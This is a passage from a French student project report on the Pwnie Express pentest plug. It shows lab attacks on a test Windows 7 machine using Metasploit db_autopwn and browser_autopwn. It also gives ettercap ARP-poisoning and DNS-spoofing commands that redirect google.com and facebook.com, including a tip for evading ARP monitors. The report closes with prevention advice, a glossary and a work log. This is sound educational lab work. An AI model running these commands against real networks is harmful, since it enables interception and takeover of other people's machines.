3.9 SSLdump

SSLDump est un outil d'analyse de protocole SSL/TLS. Il identifie les connections TCP du réseau cible et essaye d'interpréter le trafic en SSL/TSL. Si le trafic de protocole SSL/TLS est détecté, il décode les trames observées et les affiche dans la console (stdout). Si il est muni des clés adéquates, il va décrypter les données sécurisées échangées.

3.9.1 Utilisation

Cet outil est très utilisé pour décrypter des données sécurisées lorsqu'on possède la clé privée. Pour demander le décryptage de données sécurisées, il suffit d'appeler la commande *ssldump* avec le fichier *.cert* spécifié dans les options.

Par contre, si on ne possède pas la clé privée, il ne fait que décodé les trames et ne peut bien entendu pas dévoiler le contenu des données applicatives (application data).

Chapitre 4

Attaque complète

Nous voici dans une des phases finales du projet. Celle qui aura pour but de mettre en œuvre une attaque complète pour démontrer la puissance de pénétration du Pwnie Express dans le réseau cible.

4.1 Outils intéressants pour l'attaque

Voici la liste des outils que nous avons jugés intéressants pour l'attaque finale.

- SSH over 3G
- NMAP
- Scapy
- Arp Spoofing
- Ettercap
- Metasploit
- Meterpreter

4.2 Définition de l'attaque et choix des outils

Nous avons décidé de procéder à une attaque par **reverse-ssh over 3G**. C'est à dire que nous aurons accès au Pwnie via le réseau cellulaire.

Notre avons choisi d'attaquer la machine Seven dans le réseau cible avec l'outil **Metasploit**. En effet, dans ce projet, nous avons démontré comment exploiter une faille et prendre le contrôle d'une machine. Notre but pour l'attaque finale consiste à exploiter les capacités du framework Metasploit et de voir de quoi il est capable. Pour se faire, nous allons utiliser **autopwn** qui est un module du framework Metasploit.

Une fois une faille décelée et exploitée, une session Meterpreter sera ouverte

et nous permettra de prendre le contrôle totale de la machine cible.

4.3 Objectif de l'attaque

L'objectif de cette attaque est tout d'abords de démontrer les capacités du Pwnie, explorer le framework Metasploit, voir les risques qu'un tel outil peut provoquer dans un réseau cible et aussi de voir les mesures préventives contre ce genre d'attaque.

4.4 Mise en place de l'attaque

Le but de notre attaque étant de prendre la main sur une machine Windows Seven, nous avons procédé à l'installation d'une machine Seven dans le réseau cible où se trouve le Pwnie. L'adresse IP de la machine est : **160.98.250.29**.

Pour nous permettre toutes modifications sur cette machine, nous avons configuré le contrôle d'accès à distance.

On peut voir un accès à la machine avec l'outil **Rdesktop**.




Fig. 4.1 – contrôle à distance - rdesktop

4.5 Première attaque : autopwn

Cette première attaque ne nécessite aucune interaction de la part de la victime.

4.5.1 Fonctionnement d'autopwn

Pour pouvoir utiliser autopwn, il faut créer une base de données local afin d'y stocker les informations des machines cibles. Pour recueillir ces informations on utilise l'outil NMAP. Une fois la base de données remplie, on exploite ces failles avec autopwn. On pourra finalement se connecter sur la machine cible avec une session Meterpreter.




Fig. 4.2 – autopwn - fonctionnement

Voici les options que propose autopwn :

- -t Montrer tous les modules exploitables
- -x Sélectionner les modules en se basant sur les vulnérabilités
- -p Sélectionner les modules en se basant sur les ports ouverts
- -e Lancer les exploits contre les cibles correspondantes
- -r Utiliser un reverse shell
- -b Utiliser un shell sur un port aléatoire
- -h Montrer l'aide

4.5.2 Configuration et près-requis

4.5.2.1 Db_autopwn

Db_autopwn est à ce jour obsolète mais reste maintenu par une petite partie de développeur. C'est pourquoi il faut ajouter le plugin *db_autopwn.rb* dans le répertoire */opt/metasploit/msf3/plugins/*.

4.5.2.2 Postgres

Vérifier si postgres est installé pour pouvoir gérer une base de données.

```
# ls /etc/init.d/ | grep post
```

Si ce n'est pas le cas alors il faut l'installer.

```
# apt-get install postgresql
```

Modifier le mot de passe de l'identifiant postgres pour l'accès à la DB.

```
# su postgres -c psql
# ALTER USER postgres WITH PASSWORD '[newpassword]';\q
```

Créer la base de données pour stocker le résultat du scan Nmap.

```
# su postgres
# createdb [db_name]
# exit
```

4.5.3 Exécution de l'attaque

Nous sommes maintenant prêt pour effectuer l'attaque. On démarre Metasploit.

```
# msfconsole
```

On vérifie que postgresql est bien disponible.

```
# db_status
```

On se connect à la base de données créée précédemment.

```
# db_connect postgres:[password]@127.0.0.1/[db_name]
```

On scan la machine cible. Ce qui aura pour effet de remplir notre base de données.

```
# db_nmap [IP_DST]
```

On charge le plugin *db_autopwn.rb*.

```
# load /opt/metasploit/msf3/plugins/db_autopwn.rb
```

On lance l'attaque.

```
# db_autopwn -p -t -e -r
```

Une fois le travail effectué on nous informe sur le nombre de sessions sur lesquelles on peut se connecter. On peut lister ces sessions.

```
# sessions -l
```

On peut se connecter sur une session avec la commande suivante.

```
# sessions -i [session_number]
```

4.5.4 Résultat de la première l'attaque

Nous arrivons finalement à un résultat décevant. Le Pwnie est vraiment lent. Pour se donner une idée, nous avons procédé à la même attaque avec le Pwnie et une machine Backtrack. Au lancement de l'attaque avec *db_autopwn*, on peut effectivement voir que le Pwnie manque de ressource pour bosser et met environ 1h pour arriver à ses fins et parfois avec des erreurs. Tandis que la machine Backtrack termine après une dizaine de minutes.

De plus nous n'avons obtenu aucune session sur la machine seven. En faite, cela devrait plutôt nous rassurer. Cela signifie que la machine Seven ne possède pas de faille connue à ce jour ou que le module *autopwn* ne l'exploite pas (encore).

Malgré l'échec encouru, nous allons poursuivre l'attaque en utilisant un dérivé d'*autopwn*. Il s'agit de **browser_autopwn**.

4.6 Deuxième attaque : browser autopwn

Notre première attaque ne nécessitait aucune interaction de la part de la victime, mais n'ayant eu aucun succès, nous allons utiliser `browser_autopwn` qui cette fois nécessite l'interaction de la victime.

4.6.1 Fonctionnement

`Browser_autopwn` est un module du framework Metasploit qui crée un serveur HTTP local. Il utilise les vulnérabilités des browsers (opera, safari, mozilla,..) des clients qui se connectent chez lui. D'où la nécessité d'interaction de la part de la victime.

Il y a trois façons d'opérer pour que l'attaque fonctionne.

- La première est simpliste et nécessite que la victime se connecte explicitement sur le Pwnie. Il n'y a de l'intérêt que si le serveur http est connu par la victime et que l'on sait qu'elle va se connecter dessus.



Fig. 4.3 – Connexion directe sur le serveur http du pwnie

- La deuxième façon consiste à spoofer (1) le serveur DNS pour se faire passer par exemple pour google ou facebook. Le serveur DNS redirigera donc le trafic correspondant vers le pwnie.




Fig. 4.4 – DNS spoofing

- La troisième façon utilise l'arp Poisoning (1) et le dns Spoofing (2). Le Pwnie, par ARP poisoning va convaincre la victime de passer par chez lui

pour atteindre le routeur. Une fois que la victime passe par le Pwnie, on spoof le dns du Pwnie pour rediriger les requêtes http (google, facebook,...) vers lui-même.




Fig. 4.5 – ARP poisoning et DNS spoofing

Dans notre cas, nous allons utiliser la troisième façon car celle-ci correspond le mieux à notre situation. En effet notre Pwnie se situe dans le même sous-réseau que la machine Seven.

4.6.2 Exécution de l'attaque

étape 1 : lancer le serveur http sur le Pwnie.

on va tout d'abord ouvrir une console et exécuter Metasploit.

```
# msfconsole
```

On spécifie que le module à utiliser est browser_autopwn

```
# use auxiliary/server/browser_autopwn
```

On définit la variable LHOST à l'adresse IP du Pwnie.

```
# set LHOST [IP_PWNIE]
```

On définit le port d'écoute sur 80.

```
# set SRVPORT 80
```

On définit le chemin du serveur web à utiliser (la racine).

```
# set URIPATH /
```

On démarre le serveur http sur le Pwnie. Celui-ci aura pour but d'exploiter les vulnérabilités du browser du client.


```
# exploit
```

étape 2 : modifier le fichier dns d'ettercap pour pouvoir utiliser le dns spoofing.

La console précédente est maintenant en mode d'écoute, on va ouvrir une autre console.

Localisez le fichier etter.dns

```
# locate etter.dns
```

Modifier le fichier DNS d'ettercap à l'aide d'un éditeur comme *VI*.

```
# vi etter.dns
```

Ajoutez ces deux lignes correspondantes.

```
*.google.com    A    [IP_PWNIE]
*.facebook.com  A    [IP_PWNIE]
```

étape 3 : lancer l'arp poisoning et le dns spoofing.

```
# ettercap -T -M arp:oneWay -i [interface] -P dns_spoof /[IP_Seven]/
/[IP_routeur]/
```

Voici une explication pour les options passées en paramètre :

- -T : interface à utiliser (text)
- -M : utiliser une attaque MITM
- arp : spécifier le type d'attaque MITM à arp
- oneway : n'empoisonner que la première cible (Machine Seven). Ceci afin d'éviter de se faire repérer par un potentiel arp watcher du côté de la deuxième cible (routeur).
- -i : interface à utiliser (exemple : eth0)

étape 4 : attendre que la victime se connecte sur google ou sur facebook.

Une connexion Meterpreter sur la victime est ainsi possible si on a réussi à exploiter une vulnérabilité.

4.6.3 Résultat de la deuxième attaque

Dans cette deuxième attaque le Pwnie jouant le rôle du serveur http essaie d'exploiter les vulnérabilités des browsers distants en envoyant des fichiers corrompus. Mais il faut souligner que l'exploit d'une vulnérabilité ne se fait pas forcément en exécutant ces fichiers.

Le résultat de cette deuxième attaque n'est donc pas un succès. En effet aucun exploit n'a pu être réalisé. Ceci étant sûrement dû aux browsers patchés et à jour de notre machine Seven.

4.7 Conclusion et prévention

Bien-sur ici, il s'agit d'une machine Seven avec une installation propre et tous les patchs de mise à jour. Il ne faut donc pas prendre à la légère ces attaques qui pourraient s'avérer très dangereuses pour les machines qui ont subi de multiples installations logicielles et qui n'ont pas été maintenues à jour.

Ces deux attaques que nous avons réalisées reflètent une démarche systématique que n'importe quel attaquant pourrait entreprendre.

Par exemple une vulnérabilité est découverte aujourd'hui et l'exploit est ajouté au framework Metasploit le jour suivant. Il suffit à l'attaquant de mettre à jour Metasploit et de relancer la même attaque qui pourrait s'avérer cette fois-ci plus fructueuse...

Voici une liste préventive à laquelle il faudrait porter attention :

- Maintenir à jour tous les équipements.
- Sécuriser l'accès au local contenant les serveurs.
- Désactiver les ports inutilisés sur les switches
- Ne jamais laisser seuls les personnes externes à l'entreprise.
- Demander une identification à l'entrée de l'entreprise.
- Maintenir à jour un historique des visiteurs.
- Utiliser des équipements capable de repérer et contrer les attaques utilisant ARP poisoning et DNS spoofing.
- Utiliser un bon antivirus sur chaque machines clientes.

Chapitre 5

Conclusion

5.1 Respect des objectifs fixés

L'idée était de découvrir et de documenter certaines des fonctionnalités du Pwnie Plug. L'objectif était de produire une documentation permettant la prise en main sommaire du Pwnie et l'utilisation de quelques unes de ces fonctions de base. Dans cette optique, il a bien évidemment fallu faire des choix dans l'exploration des capacités du Pwnie. Nous avons donc choisi les fonctions qui nous paraissaient les plus importantes et les plus intéressante.

5.2 Problème rencontrés

1) Établir la connexion 3G/GSM. Solution : prendre code de connexion correspondant à notre région.

2) Autopwn plus maintenu à jour.

Solution : Un groupe tente de maintenir ce projet et fournisse un plugin.

3) Aucune base de données sur le Pwnie pour utiliser autopwn.

Solution : installer Postgres.

4) Puissance de calcul insuffisante pour l'utilisation d'autopwn.

Solution : "outsourcer" les calculs sur des machines puissantes (laptop du hacker).

5.3 Améliorations possibles

Voici la liste des Améliorations qu'il serait intéressant d'apporter :

- Le fait que les modules tel que le Wifi, le Bluetooth ou la 3G soient externes au Pwnie le rendent moins discret et plus difficile à intégrer. En plus, le fait de ne pas proposer la possibilité d'utiliser ces trois options en même temps (physiquement impossible de les connecter) limite un peu ses possibilités.
- La petite taille de la mémoire nous oblige à jongler avec des clés usb externes pour mettre à jour Metasploit par exemple. Au prix du produit, il aurait peut être été judicieux d'intégrer une mémoire un peu plus raisonnable, voir même une puissance de calcul plus agréable.

5.4 Impressions personnelles

Ce projet nous a permis d'apprendre énormément de chose dans le domaine de la sécurité. Grâce à la base de connaissances acquises lors du cours OPST, nous avons pu aborder les concepts fondamentaux de façon claire. Ainsi, nous avons pu étendre et découvrir certains des principaux outils mis à disposition par le Pwnie Plug de façon facilitée. Le fait de documenter minutieusement chaque manipulation nous permet à long terme de fixer ces acquis et de pouvoir les mettre à disposition d'autres curieux de la sécurité.

Nous avons eu beaucoup de plaisir à faire ce projet et recommanderions aux étudiants suivant de continuer d'appivoiser cette machine pleine de malice.

Chapitre 6


Annexe

- Réseau de test
- Bibliographie
- Glossaire
- Journal de bord
- Readme décrivant le contenu du CD/DVD du rendu

Etudiant interne se connectant en VPN sur le firewall OSSTM en fonction de ses droits, accède aux différentes zone de tests au travers d'un tunnel IPsec.

Etudiant interne se connectant en SSH sur le firewall OSSTM et en fonction de ses droits, accède aux différentes zones de tests.
Un VLAN dédié est installé dans la salle et n'a pas accès au réseau interne.

VLAN dédié en direction de la salle C00.22 et/ou du labo Télécom pour tester des équipements réseaux.



Remote User se connectant en VPN (Ipsec avec OpenVPN) directement sur le firewall OSSTM

VMs OPS Zone
160.98.250.16/28
 default gw: .17

VMs HHS Zone
160.98.250.32/28
 default gw: .33

VMs dans le VLAN#218, test de réseaux, accessibles uniquement au travers du réseau de test
160.98.250.224/28
 default gw: .225

Remarque:
 Les VLANs #216, #217 et #218 ne sont pas routés dans le réseau de l'EIA-FR (L2 uniquement)

- Infrastructure EIA-FR (cat 6500)
- Virtual Machine (VM) « victimes »

		Ecole d'ingénieurs et d'architectes de Fribourg Hochschule für Technik und Architektur Freiburg	
Bd. Pérolles 80 1705 Fribourg	Date	06.03.2012	
	Version	1.0	
Tél: +41 26 429 66 11 Fax: +41 26 429 66 00 web: http://www.eif.ch	Visa		
	Auteur	F.Buntschu	
	Fichier	design_v15.vsd	

Architecture pour les serveurs de l'Académie Sécurité

Bibliographie

- [1] ISECOM - Institute for Security and Open Methodologies. 2013. [ONLINE] Available at : <http://www.isecom.org/>.
- [2] Pwnie Express. 2013. [ONLINE] Available at : <http://pwnieexpress.com>.
- [3] Metasploi update and reloading db_autopwn BT5 r2. 2013. [ONLINE] Available at : <http://www.backtrack-linux.org/forums/showthread.php?t=48407>.
- [4] Penetration Testing Software | Metasploit. 2013. [ONLINE] Available at : <http://www.metasploit.com>.
- [5] Autopwn Metasploit Backtrack | Tutorial Jinni. 2013. [ONLINE] Available at : <http://www.tutorialjinni.com/2011/05/autopwn-metasploit-backtrack.html>.
- [6] H4CKN3T. 2013. [ONLINE] Available at : http://h4ckn3t.com/msf_autopwn.html.

Glossary

ARP : Protocole de résolution d'adresse effectuant la traduction d'une adresse de protocole de couche réseau (typiquement une adresse IPv4) en une adresse MAC (typiquement une adresse ethernet).. 52, 53

Backdoor : Dans un logiciel, une backdoor (porte dérobée) est une fonctionnalité inconnue de l'utilisateur légitime, qui donne un accès secret au logiciel. L'introduction d'une porte dérobée dans un logiciel à l'insu de son utilisateur transforme le logiciel en cheval de Troie.. 23, 44

Backtrack : Distribution Linux, basée sur Slackware jusqu'à la version 3 et Ubuntu depuis la version 4, apparue en janvier 2010. Elle est née de la fusion de Whax et Auditor. Son objectif est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un réseau.. 31

Debian : Système d'exploitation libre pour votre ordinateur. Un système d'exploitation est la suite des programmes de base et des utilitaires qui permettent à un ordinateur de fonctionner.. 9

DMZ : Zone démilitarisée, est un sous-réseau séparé du réseau local et isolé de celui-ci et d'Internet par un pare-feu. Ce sous-réseau contient les machines étant susceptibles d'être accédées depuis Internet.. 21

DNS : Système de noms de domaine, est un service permettant de traduire un nom de domaine en informations de plusieurs types qui y sont associées, notamment en adresses IP de la machine portant ce nom.. 31, 64

Ettercap : Logiciel libre d'analyse du réseau informatique. Il est capable d'intercepter le trafic sur un segment réseau, de capturer les mots de passe, et de réaliser des attaques dites de l'homme du milieu (Man In The Middle).. 54, 57

Firewall : logiciel et/ou matériel, permettant de faire respecter la politique de sécurité du réseau, celle-ci définissant quels sont les types de communication autorisés sur ce réseau informatique. Il mesure la prévention des applications et des paquets.. 21

Hacker : Spécialiste dans la maîtrise de la sécurité informatique et donc des moyens de déjouer cette sécurité. Certains d'entre eux utilisent ce savoir-faire dans un cadre légal et d'autres l'utilisent hors-la-loi.. 21

HTTP : Protocole de communication client-serveur développé pour le World Wide Web.. 53, 62

Metasploit : Projet (open-source à l'origine) sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. Le plus connu des sous-projets est le Metasploit Framework, un outil pour le développement et l'exécution d'exploits (logiciel malveillant) contre une machine distante.. 22, 38, 57

Meterpreter : Environnement qui nous permet un contrôle total de la machine comme par exemple des capture d'écran, enregistrement des touches claviers, explorer le système de fichier.... 57

MITM : Attaque de l'homme du milieu ou man in the middle attack (MITM) est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis.. 52, 53

NMAP : Scanner de ports open source créé par Fyodor et distribué par Insecure.org. Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant.. 46, 57

Poisoning : voir spoofing.. 52, 62

Ports : Système permettant aux ordinateurs de recevoir ou d'émettre des informations.. 21

RAM : Mémoire vive, ou mémoire système de l'anglais Random Access Memory, est la mémoire informatique dans laquelle un ordinateur place les données lors de leur traitement.. 9

Reverse shell : A l'inverse du shell, c'est l'équipement en face qui se connecte chez nous pour qu'on puisse ensuite effectuer des commandes sur l'équipement distant.. 21

Scapy : Logiciel libre de manipulation de paquets réseau écrit en langage python.. 45, 57

SMB : Protocole permettant le partage de ressources (fichiers et imprimantes) sur des réseaux locaux avec des PC sous Windows.. 43

Spoofing : Situation dans laquelle une personne ou un programme peut déjouer une sécurité ou se faire passer pour un autre en falsifiant des données.. 52, 62

SSH : Protocole de communication sécurisé.. 33

SSL/TLS : Transport Layer Security (TLS), et son prédécesseur Secure Sockets Layer (SSL), sont des protocoles de sécurisation des échanges sur Internet.. 55

Terminal : Fenêtre d'invite de commande contenant un shell Unix.. 15

Traceroute : Programme utilitaire qui permet de suivre les chemins qu'un paquet de données.. 46

Tunnel : Encapsulation de données d'un protocole réseau dans un autre, situé dans la même couche, ou dans une couche de niveau supérieur.. 20, 34

Vecteurs d'attaque : Chemin emprunté pour tenter d'exploiter un système.. 20

Date	Action	Temps
26.9.2012	Séance 1	0.5h
26.9.2012	Cahier des charges, planification, commande du matériel	2h
3.10.2012	Séance 2	0.5h
5.10.2012	Adaptation du cahier des charges et de la planification 1	0.5h
10.10.2012	Séance 3	0.5h
10.10.2012	Adaptation du cahier des charges et de la planification 2	0.5h
10.10.2012	Démarrage du Pwnie Plug Elite et backup du système	1h
15.10.2012	Préparation de la présentation du projet pour la classe	1h
19.10.2012	Recherche d'informations externes sur le produit + doc	2h
20.10.2012	Documentation : matériel, mise en service, mot de passe, backup, restauration, mise à jour, connexion au Plug	6h
26.10.2012	Ouverture du Pwnie Express Plug et analyse du matériel	4h
26.10.2012	Etude des outils préinstallés	10h
27.10.2012	Simulation de ces outils sur réseau local privé	10h
30.10.2012	Mise à jour du Pwnie Express Plug et des outils préinstallés	2h
4.11.2012	Analyse des attaques possibles par le Pwnie Express Plug	3h
9.11.2012	Mise en place du réseau cible, configuration Pwnie avec ip statique, placer le Pwnie dans le réseau cible, accès openvpn.	4h
14.11.2012	Installation machine backtrack de notre coté pour pouvoir traiter les informations que peut nous retourner le Pwnie. Définition des outils, attaques à appliquer et analyser.	3h
15.11.2012	Utilisation de la 3G : analyse et documentation	4h
21.11.2012	Choix des outils à utiliser et tester (metasploit, reverse-shells over 3g...)	2h
25.11.2012	Utilisation 3G (mise en place, configuration et doc.): - routeur : dns dynamique et port forwarding - PC Backtrack : ssh receiver	6h
28.11.2012	Obtention carte sim et premier test	3h
2.12.2012- 3.12.2012	Utilisation 3G (mise en place, configuration et doc) : - Pwnie : connexion chez l'opérateur via adapter (internet) configuration reverse-ssh	10h
3.12.2012	Reverse SSH over 3G/GSM accessible depuis n'importe où. Test : OK	1h
4.12.2012	Création d'une machine serveur Backtrack fixe	3h
4.12.2012	Préparation et application d'exploits sur machines Windows simulées puis lancées depuis le Pwnie.	6h
5.12.2012	Test et documentation des possibilités de scan offerts par le Pwnie.	
10.12.2012	Analyse et documentation du Metasploit Framework et intégration dans le rapport	4.5h
10.12.2012	-Analyse contrainte d'une connexion ssh over 3G -Outil scapy, forge de paquet, envoie, analyse wireshark	4h
12.12.2012	Récupérer machine Win7. Configuration pour remote desktop (accès distance pour manipule rla machien)	1.5h
15.12.2012	Analyse et documentation de l'outil Nmap et intégration des informations dans le rapport de projet.	3.5h
16.12.2012	ARP spoofing, analyse, démo, documentation	5h

20.12.2012	Compléter la doc, analyser trafic facebook (plain/text ou crypté après connexion)	1h
26.12.2012	Mise en place de l'attaque : postgres	4h
2.01.2013	Découverte de Armitage, prise en main	4h
6.01.2013	Résolution des problèmes avec postgres + premier test	5h
10.01.2013	Attaque finale : Autopwn documentation	1h
14.01.2013	Attaque finale : Browser autopwn	5h
27.01.2013 -31.01.2013	Documentation finale et rendu	20h

```

/=====
| Projet de Semestre Pwnie Pentest
| Auteurs : Yann Borie & Joël Kolly
| Responsables: M. Jean-Roland Schuler & M. Patrick Gaillet
| Description du contenu du CD/DVD pour le rendu:
\=====

```

Cahier des charges:

Dossier contenant toutes les versions du cahier des charges établies pour le projet.

Documents_annexes:

Dossier contenant des documents d'informations annexes tel que le manuel du Pwnie, manuel de connexion au réseau IT-SEC ainsi que de la documentation Metasploit.

Documents_realisation:

Dossier contenant les résultats, images, graphiques, captures wireshark et plugin utilisés pour la réalisation du projet.

Planning:

Dossier contenant les différentes planifications établies pour le projet.

Presentation:

Dossier contenant le fichier Powerpoint utilisé pour la présentation orale.

PVs:

